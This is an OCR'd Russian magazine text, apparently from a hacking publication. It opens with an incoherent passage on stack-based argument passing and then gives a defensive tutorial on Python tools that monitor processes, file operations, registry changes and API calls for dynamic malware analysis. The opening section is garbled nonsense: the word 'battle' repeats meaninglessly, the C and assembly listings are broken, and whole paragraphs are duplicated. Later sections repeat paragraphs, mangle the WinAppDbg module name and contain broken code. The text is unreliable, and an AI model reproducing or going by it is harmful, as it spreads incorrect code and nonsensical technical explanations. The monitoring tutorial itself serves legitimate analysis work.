Отличие передачи аргументов через стек заключается в том, что в отличие от передачи через регистры, иначе после завершения функции стек сохраняется неизменным и сохраняется до момента, пока не произойдет изменение, что потребует дополнит действия стека на некоторое значение, так называемое «battle». Для отслеживания передачи аргументов через регистры, определить количество передаваемых battle, достаточно по размеру машинного слова. Для определения передачи аргументов через стек, необходимо знать, сколько battle, для определения, в 32-разрядном формате данное значение battle равно battle (двойное слово), в 64-разрядном режиме машинное слово — это четырехкратное значение battle.

Вторая по этой теме Дмитрия не кажой аргумент занимает разно размер battle, в 32-разрядном формате battle, в 64-разрядном формате battle, в общем случае, передача не по стеку, а по регистрам значительно проще, но сколько battle, сколько занят battle. К тому же строка может занимать не целое число в машинное число, поэтому в 32-разрядном battle в с помощью MOVD battle, напечатал **MOVS** — число сокращается передаваемого battle, в 64-разрядном battle.

Если в этом означенном тебе запутать, то попробуем разобраться на конкретном примере. Рассмотрим вызов функции printf() в 32-разрядном коде, вызывающий функцию printf(), определим количество передаваемых через стек аргументов неизвестно. Для количества передаваемых battle определяется по размерам battle, в данном случае, в 32-разрядном формате данное battle (двойное слово), в 64-разрядном режиме машинное слово — четырехкратное значение battle.

Вторая по этой теме Дмитрия не кажой аргумент занимает разно размер battle, в 32-разрядном формате battle, в 64-разрядном формате battle, в общем случае, передача не по стеку, а по регистрам значительно проще, но сколько battle, сколько занят battle. К тому же строка может занимать не целое число в машинное число, поэтому в 32-разрядном battle в с помощью MOVD battle, напечатал **MOVS** — число сокращается передаваемого battle, в 64-разрядном battle.

Если в этом означенном тебе запутать, то попробуем разобраться на конкретном примере. Рассмотрим вызов функции printf() в 32-разрядном коде, вызывающий функцию printf(), определим количество передаваемых через стек аргументов неизвестно. Для количества передаваемых battle определяется по размерам battle, в данном случае, в 32-разрядном формате данное battle (двойное слово), в 64-разрядном режиме машинное слово — четырехкратное значение battle.

```
#include cstdio.h>
#include cstdlib.h>

struct AT {
    char ch[8];
    int x;
};

int Mytest(double a, struct AT *, int *, int, int, int, int, int, int, int);

int main() {
    int i, j, k, l, m, n, o, p;
    printf("%f,%s,%i\n", a, st.s, &st.ch[8]);
}
```

Результат его компиляции компилятором Microsoft Visual C++ с включенной оптимизацией порядка: sf4 и у регистрации ресурс, но с выключенной опцией методов СОО.exe выглядит так:

```
sub_4A1F0:
sub_4A1F4 = byte ptr -1Ah
sub_4A1F5 = byte ptr -19h
sub_4A1F6 = word ptr -18h
sub_4A1F8 = word ptr -16h
sub_4A1FA = word ptr -14h
; Mmovsxwrapper proc
push    rsi
push    rdi

sub     rsp, 18h
movsxd  rax, dword ptr security_cookie
; Строка передает значение стека, результат сохранение в RAX
mov     rsp, rax
; Далее для значения запоминания в переменной
mov     [rsp+10ecx0_8], rax
mov     rsi, rax
mov     rdi, rax
; В регистр RAX помещаем значение в область памяти:
lea     rax, [rsp+10ecx0_8]

lea     r8, $xi ; "%s%i,%s\n"
mov     ecx, 1h ; Значение
; Значение передано в стек
lea     rax, [rsp+10ecx0_8] ; Указатель на начало области памяти
mov     rdx, rax ; Значение
mov     rsi, rax ; Значение
; Значение передано в стек
mov     ecx, 1Bh
```

В последнем строке передающего вместе в регистр ECX значающий значение 1Bh, что означает строку по значению длиной 27 символов, а в регистрах, что по умолчанию, в 64-разрядном формате, передается в регистр RCX, передающий целочисленное.

```
rsp movsb

Выполнение рассматриваемого этого этой команды. movsb копирует одно байтное отношение с символьного каждый передаваемый battle. movsb, где значительно отличается в данном случае в battle. Cx1 и в данном случае, в battle, а в battle. Для передачи параметров каждого на платформе sf4 использовались регистры RSI и RDI, в первый помещающий адрес источника, а в данном случае, во второй – адрес приемника в дополнительном сегменте. Определение параметров каждого выполняется в передающем коде.

Чтобы передать данное значение MOVSB перед тем использовал при вызовом printf() в battle, в данном случае, в battle, в данном случае, в battle, в данном случае,
```

Евгений Дроботов
Системный эксперт «Лаборатории Касперского»

МАЛВАРЬ НА ПРОСВЕТ

ИСПОЛЬЗУЕМ PYTHON ДЛЯ ДИНАМИЧЕСКОГО АНАЛИЗА ВРЕДОНОСНОГО КОДА


Многие вредоносные программы сопротивляются отладке: они отслеживают и блокируют запуск популярных утилит для мониторинга файловой системы, процессов и изменений в реестре Windows. Чтобы обойти такую малварь, мы напишем на Python собственный инструмент для исследования образцов вредоносных программ.

Статический анализ, как ты знаешь, подразумевает исследование исполняемого файла без его запуска. Динамический куда увлекательнее: в этом случае образцы запускают и отслеживают все происходящие при этом в системе события. Для исследования интересное место отведено операциям с файловыми объектами, с реестром, а также все случаи создания и уничтожения процессов. Для получения более полной картины нелишне было бы отслеживать вызовы API-функций библиотеки ws2wmat.dll программы. Разумеется, экспериментировать с вредоносным кодом в изолированной среде с использованием виртуальной машины или песочницы — иначе он может натворить бед.

INFO


Подробнее о методике статического анализа вредоносных файлов по теме статьи «Малварь на просвет. Учимся быстро искать признаки вредоносного кода».

Для отслеживания жизнедеятельности приложений существует целый арсенал готовых средств, среди которых самое известное — утилита Process Monitor из Sysinternals Suite. Эта тулза в рекламе не нуждается, она нетлею документирована и пользуется заслуженной популярностью. Process Monitor способен отслеживать все изменения в файловой системе Windows, мониторить операции создания и уничтожения процессов и потоков, регистрировать и отображать происходящее в реестре, а также фиксировать операции загрузки DLL-библиотек и драйверов устройств.



Process Monitor из состава Sysinternals Suite

Отслеживать вызовы API-функций можно с помощью утилиты API Monitor французской компании Rohitab. Туториал по работе с этой тулзой можно найти на сайте программы, правда на английском языке.



API Monitor

Самый главный недостаток этих утилит (как, впрочем, и других широко распространенных программ такого рода) именно в их популярности. Потому что с ними отлично знакомы не только аналитики, но и вирусописатели. Далеко не любая малварь позволит использовать подобные инструменты и безнаказанно исследовать свою поведение в системе. Наиболее продвинутые троины фиксируют любые попытки запуска антивирусов и средств анализа состояния ОС, а затем либо пытаются вовсе блокировать и нейтрализовать их, либо соответствующий процесс, либо прекращают активные действия до лучших времен.

Тем не менее существует способ перехитрить малварь. Один из наиболее очевидных — используйте собственный инструмент, который будет учить (хотя бы частично) то же самое, что делают Process Monitor, API Monitor и им подобные программы. Чем мы, благосклонны, и займемся.

Для работы мы будем использовать Python (не зря же он считается одним из самых хакерских языков программирования). Отслеживать интересующие нас события, связанные с реестром, файловой системой или процессами, можно будет, используя специализированные API-функции Windows и при помощи механизмов WMI (Windows Management Instrumentation, или инструментарий управления Windows).

То есть, помимо Python, нам понадобится модуль pywin32 и модуль WMI. Установить их очень просто (на самом деле достаточно поставить только пакет WMI, а он уже самостоятельно подтянет pywin32):

```
pip install pywin32
pip install wmi
```

Чтобы отследить вызовы API-функций, понадобится модуль WinAppDbg. Этот модуль работает только со второй версией Python (если говорить точнее, то потребуется 2.5, 2.6 или 2.7), поэтому старый Python рано окончательно списывать в утиль. Тем более что автор WinAppDbg пока не планирует переписывать модуль под третью версию в связи с необходимостью рефакторинга большого объема кода, о чем прямо говорит в документации. Установить модуль можно через pip:

```
pip install winappdbg
```

Скачав и установив все необходимые модули, приступим к тамчасту написания собственного инструмента для динамического анализа малвари.

ОТСЛЕЖИВАЕМ ПРОЦЕССЫ

Отслеживать процессы будем с помощью механизма WMI. Это делается достаточно просто:

```
import wmi

notify_filter = 'creation'
process_watcher = wmi.WMI().Win32_Process.watch_for(notify_filter)
while True:
    new_process = process_watcher()
    print(new_process.Caption)
    print(new_process.CreationDate)
```

Здесь `notify_filter` может принимать следующие значения:

- **"operation"** — реагируем на все возможные операции с процессами;
- **"creation"** — реагируем только на создание (запуск) процесса;
- **"deletion"** — реагируем только на завершение (уничтожение) процесса;
- **"modification"** — реагируем только на изменения в процессе.

Далее (в третьей строке) мы создаем объект-наблюдатель `process_watcher`, который будет сообщать нам о каждом новом процессе, который запустит пользователь, определенном в `notify_filter` (в нашем случае при его запуске). После чего мы в бесконечном цикле выводим имя вновь запущенного процесса и время его запуска. Время представлено в виде строки в формате **yyyymmddHHMMSS.mmmmmsYYY** (более подробно об этом формате можно почитать здесь), поэтому для вывода времени в более привычной форме можно написать чего-нибудь вроде функции преобразования формата времени:

```
def date_time_format(date_time):
    year = date_time[:4]
    month = date_time[4:6]
    day = date_time[6:8]
    hour = date_time[8:10]
    minutes = date_time[10:12]
    seconds = date_time[12:14]
    return '{0}/{1}/{2} {3}:{4}:{5}'.format(day, month, year, hour, minutes, seconds)
```

Вообще, делать такие вещи просто в бесконечном цикле не очень хорошо, поэтому мы оформим все это в виде класса, чтобы потом запускать его в отдельном потоке. Таким образом мы получим возможность отслеживать в одном потоке, например, моменты создания процессов, а в другом — их уничтожения. Итак, класс `ProcessMonitor`:

```
class ProcessMonitor():


    def __init__(self, notify_filter='operation'):
        self._process_property = {
            'Caption': None,
            'CreationDate': None,
            'ProcessID': None,
        }
        self._process_watcher = wmi.WMI().Win32_Process.watch_for(
            notify_filter
        )


    def update(self):
        process = self._process_watcher()
        self._process_property['EventType'] = process.event_type
        self._process_property['Caption'] = process.Caption
        self._process_property['CreationDate'] = process.CreationDate
        self._process_property['ProcessID'] = process.ProcessID

    @property
    def event_type(self):
        return self._process_property['EventType']

    @property
    def caption(self):
        return self._process_property['Caption']

    @property
    def creation_date(self):
        return date_time_format(self._process_property['CreationDate']
)

    @property
    def process_id(self):
        return self._process_property['ProcessID']
```

При инициализации класса мы создаем список свойств процесса `_process_property` в виде словаря и определяем объект наблюдателя за процессами (при этом значение `notify_filter` может быть определено в момент инициализации класса и по умолчанию задано как **"operation"**). Список свойств процесса может быть расширен (более подробно о свойствах процессов можно почитать здесь).

Метод `update()` обновляет поле `_process_property`, когда происходит событие, определенное значением `notify_filter`, а методы `event_type`, `caption`, `creation_date` и `process_id` позволяют получить значения соответствующих полей списка свойств процесса (обратил внимание, что эти методы объявлены как свойства класса с использованием декоратора **@property**).

Теперь, это все можно запускать в отдельном потоке. Для начала создадим класс `Monitor`, наследующий от класса `Thread` (из Python-модуля threading):


```
from threading import Thread
import wmi
import pythoncom
...

# Не забываем вставить здесь описание класса ProcessMonitor

...
class Monitor(Thread):

    def __init__(self, action):
        self._action = action
        Thread.__init__(self)

    def run(self):
        pythoncom.CoInitialize()
        proc_mon = ProcessMonitor(self._action)
        while True:
            proc_mon.update()
            print(
                proc_mon.creation_date,
                proc_mon.event_type,
                proc_mon.name,
                proc_mon.process_id
            )
        pythoncom.CoUninitialize()
```

При желании цикл можно сделать прерываемым, например по нажатию какого-либо сочетания клавиш (для чего нужно использовать возможности модуля keyboard и его функции **is_pressed()**). Вместо вывода результатов на экран можно писать результаты работы программы в лог-файл, для чего прямяются соответствующая функция, которую следует использовать вместо **print()**.

Далее уже можно запускать мониторинг событий процессов в отдельных потоках:

```
# Отслеживаем события создания процессов
mon_creation = Monitor('creation')
mon_creation.start()
# Отслеживаем события уничтожения процессов
mon_deletion = Monitor('deletion')
mon_deletion.start()
```

И тогда получим примерно следующую картину.



Результаты работы нашего Python-скрипта для отслеживания событий создания и уничтожения процессов

Продолжение статьи →

МАЛВАРЬ НА ПРОСВЕТ

ИСПОЛЬЗУЕМ PYTHON ДЛЯ ДИНАМИЧЕСКОГО АНАЛИЗА ВРЕДОНОСНОГО КОДА

СЛЕДИМ ЗА ФАЙЛОВЫМИ ОПЕРАЦИЯМИ

Здесь, как мы и говорили в начале, можно пойти двумя путями: использовать специализированные API-функции Windows или возможности, предоставляемые механизмом WMI. В обоих случаях мониторинг событий лучше выполнять в отдельном потоке, так как как мы сделаем при отслеживании процессов. Поэтому для начала опишем базовый класс **FileMonitor**, а затем от него наследуем класс **FileMonitorAPI**, в котором будем использовать специализированные API-функции Windows, и класс **FileMonitorWMI**, в котором применим механизмы WMI.

Итак, наш базовый класс будет выглядеть примерно так:

```
class FileMonitor:

    def __init__(self, notify_filter, **kwargs):
        self._notify_filter = notify_filter
        self._kwargs = kwargs
        self._event_properties = {
            'Drive': None,
            'Path': None,
            'FileName': None,
            'Extension': None,
            'Timestamp': None,
            'EventType': None,
        }

    @property
    def drive(self):
        return self._event_properties['Drive']

    @property
    def path(self):
        return self._event_properties['Path']

    @property
    def file_name(self):
        return self._event_properties['FileName']

    @property
    def extension(self):
        return self._event_properties['Extension']

    @property
    def timestamp(self):
        return self._event_properties['Timestamp']

    @property
    def event_type(self):
        return self._event_properties['EventType']
```

Здесь при инициализации такого используется параметр **notify_filter** (его возможные значения определяются в зависимости от того, используются API или WMI) и параметры ****kwargs**, с помощью которого определяется путь к отслеживаемым файлам или каталогу, его имя, расширение и прочее. Эти значения также зависят от использования API или WMI и будут конкретизированы уже в классах-наследниках. При инициализации класса создается словарь **_event_properties** для хранения свойств событий: имя диска, путь к файлу, имя файла, расширение, метка времени и тип события (по аналогии с классом мониторинга изменений процессов). Ну а с остальными методами нашего базового класса, я думаю, все и так понятно: они позволяют получить значения соответствующего поля из словаря свойств событий.

Используем API Windows

В основу этого варианта реализации мониторинга будет положена функция `WaitForSingleObject()`. Упомянутая функция занимается тем, что ждет, когда объект (между которого передан в качестве первого параметра) перейдет в сигнальное состояние, и возвращает **WAIT_OBJECT_0** когда объект изменит свое состояние. Помимо этой функции, в Windows есть весьма полезная функция `ReadDirectoryChangesW()`, назначение которой — следить за изменениями файла или каталога, указанного в одном из параметров функции. Также в процессе мониторинга мы задействуем API `CreateFile()` и `CreateEvent()`.

Итак, начнем.

```
# Подключим все необходимые модули
import pywintypes
import win32api
import win32event
import win32con
import win32file
import winnt

class FileMonitorAPI(FileMonitor):

    def __init__(self, notify_filter = 'FileNameChange', **kwargs):
        # Здесь в качестве **kwargs необходимо указывать
        # путь к файлу или директории
        # в виде 'Path=r'c:\example\file.txt'"
        FileMonitor.__init__(self, notify_filter, **kwargs)
        # Получаем хендл нужного файла или каталога
        self._directory = win32file.CreateFile(
            self._kwargs['Path'],
            winnt.FILE_LIST_DIRECTORY,
            win32con.FILE_SHARE_READ |
            win32con.FILE_SHARE_WRITE,
            None,
            win32con.OPEN_EXISTING,
            win32con.FILE_FLAG_BACKUP_SEMANTICS |
            win32con.FILE_FLAG_OVERLAPPED,
            None
        )
        # Инициализируем структуру типа OVERLAPPED
        self._overlapped = pywintypes.OVERLAPPED()
        # и помещаем в нее хендл объекта «событие» в сброшенном состоянии
        self._overlapped.hEvent = win32event.CreateEvent(
            None,
            False,
            False,
            None
        )
        # Выделим память, куда будет записана информация
        # об отслеживании файлов или каталога
        self._buffer = win32file.AllocateReadBuffer(1024)
        # Здесь будет число байтов сведений о файле или каталоге,
        # записанных при наступлении события
        self._num_bytes_returned = 0
        # Установим «наблюдатель» за событиями (его мы опишем ниже)
        self._set_watcher()
```

Значение параметра **notify_filter** коррелирует с константами **FILE_NOTIFY_CHANGE_FILE_NAME**, **FILE_NOTIFY_CHANGE_DIR_NAME**, **FILE_NOTIFY_CHANGE_LAST_WRITE**. Для их предопределения мы ниже опишем специальный метод. Также определим метод **update()**, с помощью которого и будем обновлять сведения о происходящем событии.

```
    def update(self):
        while True:
            # Ждем наступления события (поскольку второй параметр 0, то
            # время
            # ожидания бесконечно)
            result = win32event.WaitForSingleObject(self._overlapped.
hEvent, 0)
            if result == win32con.WAIT_OBJECT_0:
                # Если событие произошло, то получим размер сохраненных
сведений о событии
                num_bytes_returned = win32file.GetOverlappedResult(
                    self._directory,
                    self._overlapped,
                    True
                )
                # Поместим информацию о событии в _event_properties
                self._event_properties['Path'] = self._get_path()
                self._event_properties['FileName'] = self._get_file_name(
)
                ...
                self._set_watcher()
                break

    def _set_watcher(self):
        win32file.ReadDirectoryChangesW(
            self._directory,
            self._buffer,
            True,
            self._get_notify_filter_const(),
            self._overlapped,
            None
        )
```

Поскольку в качестве одного из параметров `ReadDirectoryChangesW()` принимает константы, определяющие тип отслеживаемого события, то определим метод, преобразующий значения параметра **notify_filter** в указанные константы.

```
    def _get_notify_filter_const(self):
        if self._notify_filter == 'FileNameChange':
            return win32con.FILE_NOTIFY_CHANGE_FILE_NAME
...
```

Здесь для простоты показано преобразование в константу только одного значения **notify_filter**. По аналогии можно описать преобразование других значений **notify_filter** в константы **FILE_NOTIFY_CHANGE_DIR_NAME** или **FILE_NOTIFY_CHANGE_LAST_WRITE**.

Далее определим методы, возвращающие сохраненные в буфере **_buffer** свойства событии при наступлении этого события. Возвращающий тип события метод выглядит так:

```
    def _get_event_type(self):
        result = ''
        if self._num_bytes_returned != 0:
            result = self._ACTIONS.get(win32file.FILE_NOTIFY_INFORMATION(
                self._buffer, self._num_bytes_returned)[0][0], 'Unknown')
        return result
```

В этом методе используется константа **_ACTIONS**, содержащая возможные действия с отслеживаемыми файлом или каталогом. Эта константа определена в виде словаря следующим образом:

```
_ACTIONS = {
    0x00000000: 'Unknown action',
    0x00000001: 'Added',
    0x00000002: 'Removed',
    0x00000003: 'Modified',
    0x00000004: 'Renamed from file or directory',
    0x00000005: 'Renamed to file or directory'
}
```

Метод, возвращающий путь к отслеживаемому файлу:

```
    def _get_path(self):
        result = ''
        if self._num_bytes_returned != 0:
            result = win32file.GetFinalPathNameByHandle(
                self._directory,
                win32con.FILE_NAME_NORMALIZED
            )
        return result
```

Метод, возвращающий имя отслеживаемого файла, которое было сохранено в **_buffer** при наступлении события:

```
    def _get_file_name(self):
        result = ''
        if self._num_bytes_returned != 0:
            result = win32file.FILE_NOTIFY_INFORMATION(
                self._buffer, self._num_bytes_returned)[0][1]
        return result
```

Задействовать это все можно следующим образом (по аналогии с мониторингом процессов):

```
from threading import Thread
import pywintypes
import win32api
import win32event
import win32con
import win32file
import winnt
...

# Не забываем вставить здесь описание классов FileMonitor и
FileMonitorAPI

...
# Описаем класс Monitor, наследуемый от Thread
class Monitor(Thread):

    def __init__(self):
        Thread.__init__(self)

    def run(self):
        # Используем значение notify_filter по умолчанию
        file_mon = pymonitor.FileMonitorAPI(Path='c:\\example')
        while True:
            file_mon.update()
            print(file_mon.timestamp,
                file_mon.path,
                file_mon.file_name,
                file_mon.event_type
            )

# Создадим экземпляр класса Монитор
mon = Monitor()
# Запустим процесс мониторинга
mon.start()
```

Используем WMI

Мониторинг событий файловой системы с использованием WMI похож на ранее рассмотренное отслеживание событий с процессами. Для того чтобы следить за изменениями конкретного файла, воспользуемся следующим кодом:

```
import wmi

notify_filter = "creation"
# «Наблюдаетъ» за изменениями в файле
file_watcher = wmi.WMI().CIM_DataFile.watch_for(
    notify_filter, Drive = 'c:', Path='\\example_dir\\', FileName=
'example_file', Extension = 'txt'
)

while True:
    # Выводим информацию о событии с файлом
    new_file = file_watcher()
    print(new_file.timestamp)
    print(new_file.event_type)
```

Здесь видно, что, помимо параметра **notify_filter**, еще передаются параметры определения файла, событие которого нужно отслеживать. Обрати внимание на особенность написания параметра **Path** с модификатором r (он нужен для того, чтобы получить требуемое количество слешей задействованных в строке).

Для отслеживания изменений в каталоге, а не в файле вместо класса **CIM_DataFile** необходимо использовать класс **CIM_Directory** (более подробно о работе с файловой системой с помощью WMI можно почитать здесь):

```
directory_watcher = wmi.WMI().CIM_Directory.watch_for(
    notify_filter, Drive = 'c:', Path='\\example_dir\\'
)
```

Конечно, все это желательно оформить в виде класса — наследника от нашего базового класса **FileMonitor**, описанного выше, чтобы мониторинг событий файловой системы можно было запустить в отдельном потоке. В целом полную реализацию описанных классов по мониторингу файловой системы можно посмотреть на моем гитхабе.

Продолжение статьи →

МАЛВАРЬ НА ПРОСВЕТ

ИСПОЛЬЗУЕМ PYTHON ДЛЯ ДИНАМИЧЕСКОГО АНАЛИЗА ВРЕДОНОСНОГО КОДА

МОНИТОРИНГ ДЕЙСТВИЯ С РЕЕСТРОМ

Так же как и сейчас файловой системы, события реестра можно отслеживать либо с помощью стандартного API-интерфейса, либо с использованием механизмов WMI. Предлагаю, как и в случае с событиями файловой системы, начать с написания файлового класса `RegistryMonitorAPI` (от которого наследовать классы `RegistryMonitorAPI` и `RegistryMonitorWMI`:

```
class RegistryMonitor:
    def __init__(self, notify_filter, **kwargs):
        self._notify_filter = notify_filter
        self._kwargs = kwargs
        self.event_properties = {
            'Hive': None,
            'RootPath': None,
            'KeyPath': None,
            'ValueName': None,
            'timestamp': None,
            'EventType': None,
        }

    @property
    def hive(self):
        return self._event_properties['Hive']

    @property
    def root_path(self):
        return self._event_properties['RootPath']

    @property
    def key_path(self):
        return self._event_properties['KeyPath']

    @property
    def value_name(self):
        return self._event_properties['ValueName']

    @property
    def timestamp(self):
        return self._event_properties['Timestamp']

    @property
    def event_type(self):
        return self._event_properties['EventType']
```

Здесь в `**kwargs` передаются параметры `Hive`, `RootPath`, `KeyPath` и `ValueName`, значения которых и определяют место в реестре, за которым мы будем следить. Значение параметра `notify_filter` как и в предыдущем случае, определяет отслеживаемые действия

Используем API

Здесь мы так же, как и в случае с файловой системой, используем связку API-функций `CreateEvent` и `WaitForSingleObject`. При этом вызов отслеживаемого объекта почти с использованием `RegOpenKeyEx()` (со значением последнего параметра (которым определяется доступ к желаемому ключу реестра)

```
class RegistryMonitorAPI(RegistryMonitor):

    def __init__(self, notify_filter=*UnionChange*, **kwargs):
        RegistryMonitor.__init__(self, notify_filter, **kwargs)
        # Создаем объект «событие»
        self._event = win32event.CreateEvent(None, False, False, None)
        # Открываем нужный ключ с правами доступа на уведомление
        изменений
        self._key = win32api.RegOpenKeyEx(
            self._get_hive_const(),
            self._kwargs['KeyPath'],
            0,
            win32con.KEY_NOTIFY
            # Назначаем наблюдатель
            win32_set_watcher()
```

Функция `_get_hive_const()` преобразует имя куста реестра в соответствующую константу (`HKEY_CLASSES_ROOT`, `HKEY_CURRENT_USER`, `HKEY_LOCAL_MACHINE`, `HKEY_USERS` или `HKEY_CURRENT_CONFIG`):

```
def _get_hive_const(self):
    if self._kwargs['Hive'] == 'HKEY_CLASSES_ROOT':
        return win32con.HKEY_CLASSES_ROOT
...
    if self._kwargs['Hive'] == 'HKEY_CURRENT_CONFIG':
        return win32con.HKEY_CURRENT_CONFIG
```

Сам же «наблюдатель» реализуем с помощью API-функции `RegNotifyChangeKeyValue()`:

```
    def _set_watcher(self):
        win32api.RegNotifyChangeKeyValue(
            self._key,
            True,
            self._get_notify_filter_const(),
            self._event,
            True
        )
```

Здесь `_get_notify_filter_const()`:

```
    def _get_notify_filter_const(self):
        if self._notify_filter == *NameChange*:
            return win32api.REG_NOTIFY_CHANGE_NAME
        if self._notify_filter == *LastSetChange*:
            return win32api.REG_NOTIFY_CHANGE_LAST_SET
        if self._notify_filter == *UnionChange*:
            return (
                win32api.REG_NOTIFY_CHANGE_NAME |
                win32api.REG_NOTIFY_CHANGE_LAST_SET
            )
```

Метод `update()` практически полностью повторяет такой из класса `FileMonitorAPI()`:

```
    def update(self):
        while True:
            result = win32event.WaitForSingleObject(self._event, 0)
            if result == win32con.WAIT_OBJECT_0:
                self._event.properties['Hive'] = self._kwargs['Hive']
                self._event.properties['KeyPath'] = self._kwargs[
'KeyPath']

                self._set_watcher()
                break
```

Вообще, у API-функций, предназначенных для отслеживания изменений в файловой системе и реестре есть очень есть особенность, заключающаяся в том, что значение времени наступления события сами эти функции не фиксируют (в отличие от классов WMI), и в случае необходимости это надо делать самому (к примеру, используя `datetime`:

```
timestamp = datetime.datetime.fromtimestamp(
    datetime.datetime.utcnow().timestamp()
)
```

Данный кусочек кода необходимо вставить в метод `update()` (как класса `FileMonitorAPI`. Так и класса `RegistryMonitorAPI`) после проверки условия наличия события, и в переменной `timestamp` запишется соответствующее время.

Используем WMI

Здесь имеется два отличия относительно класса `FileMonitorWMI`. Первое: события, которые следовало бы именовать операциями с реестром (в отличие от операций с файлами WMI), и в случае необходимости это надо делать самому (к примеру, используя `datetime`:

```
timestamp = datetime.datetime.fromtimestamp(
    datetime.datetime.utcnow().timestamp()
)
```

Данный кусочек кода необходимо вставить в метод `update()` (как класса `FileMonitorAPI`. Так и класса `RegistryMonitorAPI`) после проверки условия наличия события, и в переменной `timestamp` запишется соответствующее время.

Второе: в API-функциях, предназначенных для отслеживания изменений в файловой системе и реестре, есть особенность, заключающаяся в том, что значение времени наступления события сами эти функции не фиксируют (в отличие от классов WMI), и в случае необходимости это надо делать самому (к примеру, используя `datetime`:

```
timestamp = datetime.datetime.fromtimestamp(
    datetime.datetime.utcnow().timestamp()
)
```

Данный кусочек кода необходимо вставить в метод `update()` (как класса `FileMonitorAPI`. Так и класса `RegistryMonitorAPI`) после проверки условия наличия события, и в переменной `timestamp` запишется соответствующее время.

Используем API

Здесь имеется два отличия относительно класса `FileMonitorWMI`. Первое: события, которые следовало бы именовать операциями с реестром (в отличие от операций с файлами WMI), и в случае необходимости это надо делать самому (к примеру, используя `datetime`:

```
timestamp = datetime.datetime.fromtimestamp(
    datetime.datetime.utcnow().timestamp()
)
```

Данный кусочек кода необходимо вставить в метод `update()` (как класса `FileMonitorAPI`. Так и класса `RegistryMonitorAPI`) после проверки условия наличия события, и в переменной `timestamp` запишется соответствующее время.

Используем WMI

Здесь имеется два отличия относительно класса `FileMonitorWMI`. Первое: события, которые следовало бы именовать операциями с реестром (в отличие от операций с файлами WMI), — внутренние. Второе: при использовании механизмов WMI в этом разделе, ключ реестра или значение, записанное в какой-либо ключ, необходимо использовать разные классы WMI: `RegistryTreeChangeEvent`, `RegistryKeyChangeEvent` или `RegistryValueChangeEvent`

Соответственно, установка «наблюдателя» при инициализации экземпляра класса `RegistryMonitorWMI` в данном случае будет выглядеть так:

```
def __init__(self, notify_filter=*ValueChange*, **kwargs):
    RegistryMonitor.__init__(self, notify_filter, **kwargs)
    # Подключение регистратора смен с конкретным именем объектной
    wmi_obj = wmi.WMI(namespace='root/DEFAULT')
    # Мониторим изменения ветви реестра
    if notify_filter == *TreeChange*:
        self._watcher = wmi_obj.RegistryTreeChangeEvent.watch_for(
            Hive=self._kwargs['Hive'],
            RootPath=self._kwargs['RootPath'],
        )
    # Мониторим изменения ключа реестра
    elif notify_filter == *KeyChange*:
        self._watcher = wmi_obj.RegistryKeyChangeEvent.watch_for(
            Hive=self._kwargs['Hive'],
            KeyPath=self._kwargs['KeyPath'],
        )
    # Мониторим изменения значений
    elif notify_filter == *ValueChange*:
        self._watcher = wmi_obj.RegistryValueChangeEvent.watch_for(
            Hive=self._kwargs['Hive'],
            KeyPath=self._kwargs['KeyPath'],
            ValueName=self._kwargs['ValueName'],
        )
```

Все остальное (в том числе и метод `update()`), в принципе, очень похожи на `FileMonitorWMI`. Поэтому, как реализовать классы `RegistryMonitorWMI` и `RegistrorMonitorAPI` в `RegistrorMonitorWMI` можно посмотреть здесь.

МОНИТОРИМ ВЫЗОВЫ API-ФУНКЦИЙ

Здесь, как мы и говорили, нам понадобится WinApiHog. Вообще, с помощью этого модуля можно не только перехватывать вызовы API-функций, но и делать очень много других полезных вещей (более подробно об этом можно узнать в документации WinApiHog). К сожалению, поможет того что модуль ориентирован исключительно для работы со второй версией Python, он использовать кодировку ANSI вместо Unicode. Поэтому если аналогичную функцию программа сохранила хотя бы простейшем модулем антивирусе (в 90 этих версиях можно почитать, например, в статье «Антивирус. Тест» и «Грамматика правил» применительно от доктора и «Библиотека антивирусов»), то перехватить вызовы API-функций не получится. Так же можно API-вызовы мощный инструмент, потому знать о его существовании и хотя бы в минимальной степени овладеть его возможностями будет весьма полезно.

Итак, для перехвата API-функций будем использовать класс `EventHandler`, от которого наследуем свой класс (назовем его, к примеру `APIInterceptor`. В нем мы реализуем нужные нам функции:

```
# Не забудем подключить нужные модули
from winapoglog import Debug, EventHandler
from winapoglog.win32 import *

class APIInterceptor(EventHandler):
    # Будем перехватывать API-функции GetProcAddress из kernel32.dll
    apiHooks = {
        'kernel32.dll': [
            ('GetProcAddress', (HANDLE, PVOID)),
        ],
    }
```

Как видно, в составе класса `EventHandler` определен словарь `apiHooks`, в который при описании класса-наследника нужно определять функции, все перехватываемые функции, не забыв про названия DLL-библиотек. Формы записи следующие:

```
'имя DLL-библиотеки_1': [
    ('имя API-функции_1', (параметр_1, параметр_2, параметр_3)
, ...),
    ('имя API-функции_2', (параметр_1, параметр_2, параметр_3)
, ...),
    ('имя API-функции_3', (параметр_1, параметр_2, параметр_3)
, ...),
    ...
],
'имя DLL-библиотеки_2': [
    ('имя API-функции_1', (параметр_1, параметр_2, параметр_3)
, ...),
    ('имя API-функции_2', (параметр_1, параметр_2, параметр_3)
, ...),
    ('имя API-функции_3', (параметр_1, параметр_2, параметр_3)
, ...),
    ...
],
...
```

Чтобы правильно обрабатывать данный словарь, нужно знать прототипы перехватываемых функций (что то, перечень и типы передаваемых в функции параметров). Все это можно посмотреть в MSDN.

После того как мы определили перечень перехватываемых функций, необходимо для каждой перехватываемой API-функции написать два метода: первый будет срабатывать на вызове функции, второй — при завершении ее работы. Для функции `GetProcAddress()` эти методы выглядят так:

```
# Вызывается при вызове GetProcAddress
def pre_GetProcAddress(self, event, retaddr, hModule, lpProcname):
    # Выводим информацию про запуску функции
    # Получаем имя переменной и GetProcAddress в качестве параметра
    function = self.get_string(self._kwargs['lpProcname'])
    # Получаем ID потока, в котором произошел вызов GetProcAddress
    tid = event.get_tid()
    # Выводим это все на экран
    print '%d: Call GetProcAddress: %s' % (tid, string)

# Вызывается при завершении GetProcAddress
def post_GetProcAddress(self, event, retval):
    # Выводим информацию по завершении функции
    # Получаем ID потока, в котором произошел вызов GetProcAddress
    tid = event.get_tid()
    # Проверяем наличие возвращаемого значения
    if retval:
        # Если возвращаемое значение не None, выводим его на экран
        print '%d: Success. Return value: %x' % (tid, retval)
    else:
        print '%d: Failed!' % tid
```

